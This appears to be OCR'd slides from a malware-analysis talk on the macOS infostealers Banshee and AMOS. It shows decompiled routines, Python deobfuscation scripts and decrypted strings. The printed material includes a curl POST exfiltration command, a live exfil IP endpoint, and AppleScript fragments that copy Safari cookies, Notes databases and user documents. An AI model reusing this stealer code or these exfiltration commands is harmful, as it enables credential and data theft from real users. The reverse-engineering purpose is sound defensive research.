    id obj = _objc_retainAutoreleasedReturnValue(obj: +[Tools getHomeDirectory](self: clsRef_Tools, sel: "getHomeDirectory"))
    id rax_2 = _objc_retainAutoreleasedReturnValue(obj: _objc_msgSend(self: obj, cmd: "stringByAppendingPathComponent:", &cfstr_ter
    _objc_release(obj)
    id obj_1 = _objc_retainAutoreleasedReturnValue(obj: _objc_msgSend(self: _TEMPORARY_PATH, cmd: "stringByAppendingPathComponent:'
    id obj_2 = _objc_retainAutorelease(obj: _objc_retainAutoreleasedReturnValue(obj: _objc_msgSend(self: _OBJC_CLASS_$_NSString, cr
    _system(_objc_msgSend(self: obj_2, cmd: "UTF8String"))
    _objc_release(obj: obj_2)
    _objc_release(obj: obj_1)
    return _objc_release(obj: rax_2) __tailcall
```

```
int32_t -[System executeAppleScript:](struct System* self, SEL sel, id executeAppleScript)

    int64_t rax = *___stack_chk_guard
    id obj = _objc_retainAutoreleasedReturnValue(obj: _objc_msgSend(self: executeAppleScript, cmd: "stringByReplacingOcc
    _objc_msgSend(self: obj, cmd: "writeToFile:atomically:encoding:…  ", &cfstr_/tmp/tempAppleScript.scpt, 1, 4, 0)
    id obj_1 = _objc_retainAutorelease(obj: _objc_retainAutoreleasedReturnValue(obj: _objc_msgSend(self: _OBJC_CLASS_$_N
    FILE* rax_6 = _popen(_objc_msgSend(self: obj_1, cmd: "UTF8String"), u"r…  ")
    int32_t result
```

Banshee Objective-C from Sept. 4, 2024

# Macro Obfuscation Pain

- Uses a C++ template to obfuscate symbols dynamically
- Workflow
  - Identify encryption loops with YARA
  - Extract reference bytes
  - Perform XOR and place comment at location

# “Polymorphic Encryption”

encrypted string

```
if (*__tlv_bootstrap(__tlv_bootstrap) == 0)
    int64_t rax_40 = __tlv_bootstrap(__tlv_bootstrap)
    *(rax_40 + 0xf) = 1
    *rax_40 = 0x486cbdc69a9aaeaa
    *(rax_40 + 7) = 0x9b4cc9a8781c648
    __tlv_atexit(sub_100003fe8, rax_40, &__macho_header, 0x9b4cc9a8781c648)
    *__tlv_bootstrap(__tlv_bootstrap) = 1

int64_t decrypted = __tlv_bootstrap(__tlv_bootstrap)

if (*(decrypted + 0xf) != 0)
    int64_t i_1 = 0
    int64_t decrypted_2 = decrypted

    do
        *decrypted_2 ^= (0x6709d1a1f5f5e985 u>> (i_1.b & 0x38)).b
        i_1 += 8
        decrypted_2 += 1
    while (i_1 != 0x78)

    *(decrypted + 0xf) = 0

int64_t decrypted_1 = decrypted
```

string size * 8

key


```python
def try_decrypt(enc_content: bytes, key: int):
    i = 0
    j = 0
    out = []
    enc = bytes.fromhex(enc_content)
    while i != (len(enc) * 8):
        out.append(enc[j] ^ (key >> (i & 0x38)) & 0xFF)
        i += 8
        j += 1
    print("".join([chr(i) for i in out]))
```

Python Reimplementation

```
ScriptingProvider] /Library/Application Support/
ScriptingProvider] https://api.ipify.org/?format=text
ScriptingProvider] system_profiler SPSoftwareDataType SPHardwareDataType
ScriptingProvider]             "system_os": "macos",
ScriptingProvider] curl -X POST -H "Content-Type: application/json" --data @
ScriptingProvider] /Yandex/YandexBrowser
ScriptingProvider] /dev/null
ScriptingProvider] killall Terminal
ScriptingProvider] 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
ScriptingProvider] HOME^c
ScriptingProvider] ditto -c
ScriptingProvider] .zip --norsrc --noextattr
ScriptingProvider] http://41.216.183.49/api/send/
ScriptingProvider] { "data": "%s:%s" }
ScriptingProvider] Content-Type: text/plain
```


Example Decrypted String

# All ur sources are belong to us





Leaked Banshee Objective-C Source Code

# Good riddance 🖕 (kinda)




Banshee Stealer Telegram




Banshee Stealer Telegram (Translated)

# AMOS/AtomicStealer: The OG

# An AMOS Anthology

March 2023 C++

Nov 2023 C++

Aug 2023 Go

Sept 2024 C++

Feb 2023 Go


Sept 2023 C++


June 2023 C++


Jan 2024 Go


*not a pentagram

# Embrace FOSS (Free Open Source Stealer)




```
int64_t var_d0 = 0xc3b0
_memcpy(__dst: rax_1, __src: "4f3e6b46742b6b5f3f62545652784728…  ", __n: 0xc3b0)
*(rax_1 + 0xc3b0) = 0
void* rax_2 = operator new(0x40)
void* var_b0 = rax_2
int64_t var_c0 = 0x41
int64_t var_b8 = 0x3c
__builtin_strncpy(dest: rax_2, src: "706928484f3e734a725f54493f2b28584f78547a70624e643f
char enc_data
mw_hex_decode(&enc_data, &var_d8)
char var_60
mw_decrypt_payloads(&var_60, &enc_data, &key)
char enc_data_1
mw_hex_decode(&enc_data_1, &var_c0)
char var_48
mw_decrypt_payloads(&var_48, enc_data: &enc_data_1, &key)
char* var_38
char* rdi_5
void var_47

if ((var_48 & 1) == 0)
    rdi_5 = &var_47
else
    rdi_5 = var_38
_system(rdi_5)
char* var_50
```

```
try

    set safariFolder to ((path to library folder from user domain as text) & "Containers:com.apple.Safari:Data

    try
        duplicate file "Cookies.binarycookies" of folder safariFolder to folder destinationFolderPath with

    end try
    set notesFolderPath to (path to home folder as text) & "Library:Group Containers:group.com.apple.notes:"
    set notesAccounts to folder (notesFolderPath & "Accounts:LocalAccount:Media")
    duplicate notesAccounts to photosPath with replacing
    duplicate notesAccounts to POSIX file photosPath as alias with replacing

    set notesFolder to folder notesFolderPath
    set notesFiles to {"NoteStore.sqlite", "NoteStore.sqlite-shm", "NoteStore.sqlite-wal"}
    repeat with fileName in notesFiles
        set sourceFile to file fileName of notesFolder
        duplicate sourceFile to POSIX file destinationFolderPath as alias with replacing
    end repeat
d try
y
    set desktopFiles to every file of desktop
    set documentsFiles to every file of folder "Documents" of (path to home folder)
    set downloadsFiles to every file of folder "Downloads" of (path to home folder)
    repeat with aFile in (desktopFiles & documentsFiles & downloadsFiles)
        set fileExtension to name extension of aFile
        if fileExtension is in extensionsList then
```

Lure DMG

Binary Dropper

AppleScript Payload >:(

# RC4 in 2024???

```
100000bce    int64_t _start()

100000be2        void encrypted_applescript
100000be2        hex_decode(&encrypted_applescript, "453ab8cbc77205524c9facaf87fd1335…  ")
100000bf2        void RC4_key
100000bf2        hex_decode(&RC4_key, "1b3894c956cdcf58d49af3be5f1ce3df")
100000bff        void applescript_string
100000bff        make_string(&applescript_string, &encrypted_applescript)
100000c0c        void rc4_string
100000c0c        make_string(&rc4_string, &RC4_key)
100000c18        int128_t decrypted_content
100000c18        __builtin_memset(s: &decrypted_content, c: 0, n: 0x18)
100000c28        RC4_decrypt(&rc4_string, &applescript_string, &decrypted_content)
100000c31        char* applescript_command
100000c31        char* applescript_command_1
100000c31
100000c31        if ((decrypted_content.b & 1) == 0)
100000c39            applescript_command = &decrypted_content:1
100000c31        else
100000c33            applescript_command = applescript_command_1
100000c3d        _system(applescript_command)
100000c46        std::string::~string()
100000c4f        std::string::~string()
100000c58        std::string::~string()
100000c61        std::string::~string()
100000c6a        std::string::~string()
100000c77        return 0
```

Main of AMOS using RC4

```
for (int64_t i = 0; i != 0x100; i += 1)
    var_48[i] = i.b
    void* rax_3 = &arg1[1]

    if ((*arg1 & 1) != 0)
        rax_3 = *(arg1 + 0x10)

    rax_3.b = *(rax_3 + modu.dp.q(0:i, r13_1))
    var_78[i] = rax_3.b

char rax_4 = 0
uint64_t rdi_3

for (int64_t i_1 = 0; i_1 != 0x100; i_1 += 1)
    char* rdx_3 = var_48
    void* rsi_1
    rsi_1.b = rdx_3[i_1]
    rax_4 = rax_4 + rsi_1.b + var_78[i_1]
    rdi_3 = zx.q(rax_4)
    rdx_3[i_1] = rdx_3[rdi_3]
    rdx_3[rdi_3] = rsi_1.b

char rax_5 = 0
uint64_t rcx = 0
int64_t i_2

for (i_2 = 0; r15_1 != i_2; i_2 += 1)
    rcx = zx.q(rcx.b + 1)
    char* rsi_2 = var_48
    rdi_3.b = rsi_2[rcx]
    rax_5 += rdi_3.b
    uint64_t r8_2 = zx.q(rax_5)
    rsi_2[rcx] = rsi_2[r8_2]
    rsi_2[r8_2] = rdi_3.b
    char* rsi_3 = var_48
    rdi_3.b = rsi_3[r8_2]
    rdi_3.b += rsi_3[rcx]
    rsi_3.b = rsi_3[zx.q(rdi_3.b)]
    *(var_60 + i_2) = rsi_3.b

sub_100000bc2(arg3, r15_1, i_2, rcx)

for (int64_t i_3 = 0; r15_1 != i_3; i_3 += 1)
    void* rdi_7 = &arg2[1]
```

“Custom” RC4 Implementation

**From Hex**

Delimiter: Auto

**RC4**

Passphrase: af3be5f1ce3df (HEX)

Input format: Hex

Output format: Latin1

```
5303466393331363435616530313832373862313332353834373238616434363462663765613765666164656661653861313836
3630303961336461366537643437653165613531666364653236353337373462653862613135313539303635353839346361386237
7383761306638666439376165306135343035336561653539623866373032626130326134323235653437623334663739376264333
6566623362623334366431663034613431646461623431616634343562396131353365636538373530316562313731633133563633
7656464613063396363396137626230323166303336646666616538386165376138326266386383632616130653461313262303535
6633643237653262616536643762343231306231393433383232643132623133616639616437323634313163343162313739323933
2303630373137326535303537646266376232353230626637616337666339646334363930616563323136363734636239396561
3638623437316138393930663231336332323738363034323663666531643866393234666231306562653531313834333137643133
9656333386535303134353439386366665633033666531646538653636303362393637356135396
6633303931663461656636393930663535313966336661383739363034643061613063316364
6376563346531623339383265343936633062346161323563653638353039313962376264383
6335623836613665316633623966353738656536303433383964653538383332316563613038
3626364666139343930363030313932326336636633637633966613330303262303834376465
6236333736393531633539356530393761636665323564373466313136343034393637336131
0633534363730363066323653663738376165643265323839373534663463304663336393
3638376233633731366262363236396164633934303831323465666131343539303531646435
7363837323033653439396166333632623864383735383766653431316439376264646162326
6235653166633131653661353235373332353465343539636333393761343265303633383135
5666566396462323631383361626331383231636331383937643863e280a6
```

ABC 32774 1

**Output**


```
osascript -e 'set release to true
set filegrabbers to true
if release then
    try
        tell window 1 of application "Terminal" to set visible to false
    end try
end if
on filesizer(paths)
    set fsz to 0
    try
        set theItem to quoted form of POSIX path of paths
        set fsz to (do shell script "/usr/bin/mdls -name kMDItemFSSize -raw "
    end try
    return fsz
end filesizer
on mkdir(someItem)
```


CyberChef doing the most

# Based Obfuscation

```
__cstring (CSTRING_LITERALS) section started  {0x100001aec-0x10000df36}
100001aec  char const data_100001aec[0x6] = "Error", 0
100001af2  char const custom_alphabet[0x41] = "ETx@U&i<RN5awkr4qg)9z-7b$p?OtsZc2Fhyo(%=WmBYXdJKIl_HVG+>M#A81f*C", 0
100001b33  char const encoded_payload[0xc3b0] = "4f3e6b46742b6b5f3f6254565278472852787348706271327425 2d5870372648702954564f5f54567
100001b33      "c4e4770716d6d7068545f70376c2824626b28523c675770374d357862675f5a71574e786267284f694932732b284a7069663e524055324f2b2
100001b33      "64f5f5448706271327325284 83f374e58702954564f5f542524376c487071574e7037236f523c675f5a716d284f2571323f3724354f2b4d327
100001b33      "854564f5f454978322856743d6f3578712848706271327369462829626728 4f2954564f5f546c7337665670377132702566 4f29544b70685
100001b33      "6526970485a6854564f5f455770693132742b46284f694932742b6b5f3f6254565278524b73626b5f612b4e6d4f68666470696c485278474a2
100001b33      "824327369462829626728 4f296f3578372d4a7078545674 3d6f3578624e28733c2d5f4f685425743e57357037236f5269706d4f692d483f626
100001b33      "f5a71574e78626b28737854253f376c287a6966483f624671246267575 3c674b523c26474f3e6728707854254f3e4e6452696625527846713
100001b33      "7674b523c6b5770376c58523c6b797425284973784568 f37646f3f625232616245325268452552697 6d4f692d714f3e6b6d5a26544673693
100001b33      "d4f692d722437472835697 6d4f692d7124626757357157 e733c4e2378326f4e742b2d56523c4e2873252d5f742b2d6f7a6926563f7854564
100001b33      "76b56706252324f2b243270252858702d54467369326d52692648523c6b567425284a7049574e78626b28737854567425286 4f372d6f7a692
100001b33      "87378544b70684568615f52323f374d3274252d2b70624e4870376771246267573529456452405567
100001b33      "c4e2873252d5f742b7a324f2b243270627028743d6f32242b4646742526797369 2d5f5269662552
100001b33      "12462675778322828 f257132733c4e2378252d4a707854693f376c283925266470716d4b4f6854
100001b33      "26b567a2b6c46742b3232736931324f2b7025742b2d5652696625527852 b5268546d4f68455774
100001b33      "d52692648523c6b567425284a7049574e78626b28737854567425286 4f372d6f7a6926563f7854
100001b33      "92d712462675778326f4e74252d5673624e4a523c675f3f37476470376771246267577 3228284f
100001b33      "773692d4d7326674b2d3e4e6d73697a585269706d4f692d7124626757357157 e733c4e2378326f
100001b33      "d54467369326d78326f4e4f37646f3f625257702566587 692d5f7a6926563f786f357871284870
100001b33      "7523c736d73693232733e4e6d73697a3274692d5f4f372848742b284b4f686f357871283e742528
100001b33      "92d4b7032574e78376b584f3e6b2852692679242b2d48745f54253f376c287a252d25783228284f
100001b33      "37369666370252858702949327469265 3f2666467447664824627028357 574e733c4e2378326f
100001b33      "26f4e742b2d565269704b4f6967287428544673693232736931327125 d254f3e4e2867252858702
100001b33      "d78326f4e70693132742b46284f694932742b6b5f3f62545652784e7924627132526845255 3c26
100001b33      "22d4b73692d6f5269704b742556324f2b2432746926563f2666467447664824627028 3228284f
```

Const section




Hex decoded payload

# Based Obfuscation

```python
def build_table(key: bytes) -> dict[int, int]:
    """
    Create a lookup table where the index is the value of the key * 4
    and the value is the index of the character in the key.

    Args:
        key (bytes): The input key to generate the table.

    Returns:
        dict[int, int]: A dictionary representing the lookup table.
    """
    lookup = {}
    for i, byte in enumerate(key):
        offset = int(byte) << 2
        lookup[offset] = i
    return lookup
```

Python Implementation

```
char* s = custom_alphabet
void* __b = operator new(1024)
_memset(__b, __c: 0xff, __len: 0x400)
uint8_t rax = *key

if ((rax & 1) ≠ 0)
    int64_t rsi = *(key + 8)

    if (rsi ≠ 0)
        char* rax_2 = *(key + 0x10)
        uint64_t i_6 = zx.q(rsi.d) & 3
        int64_t i

        if (rsi u≥ 4)
            i = 0

            do
                *(__b + (zx.q(rax_2[i]) << 2)) = i.d
                *(__b + (zx.q(rax_2[i + 1]) << 2)) = (i + 1).d
                *(__b + (zx.q(rax_2[i + 2]) << 2)) = (i + 2).d
                *(__b + (zx.q(rax_2[i + 3]) << 2)) = (i + 3).d
                i += 4
            while (i ≠ (rsi & 0xfffffffffffffffc))
        else
            i = 0

        if (i_6 ≠ 0)
            uint64_t i_1

            do
                *(__b + (zx.q(rax_2[i]) << 2)) = i.d
                i += 1
                i_1 = i_6
                i_6 -= 1
            while (i_1 ≠ 1)
```


Decompilation of Based Lookup Table

# Encoding == Encryption right?

```
alphabet = d)M+IxLitgj8JOs=kcG…n9_6p<uXDCE1VQ?qFaB3Wm4b
```

i = 0

ord(“d”) = 100 * 4

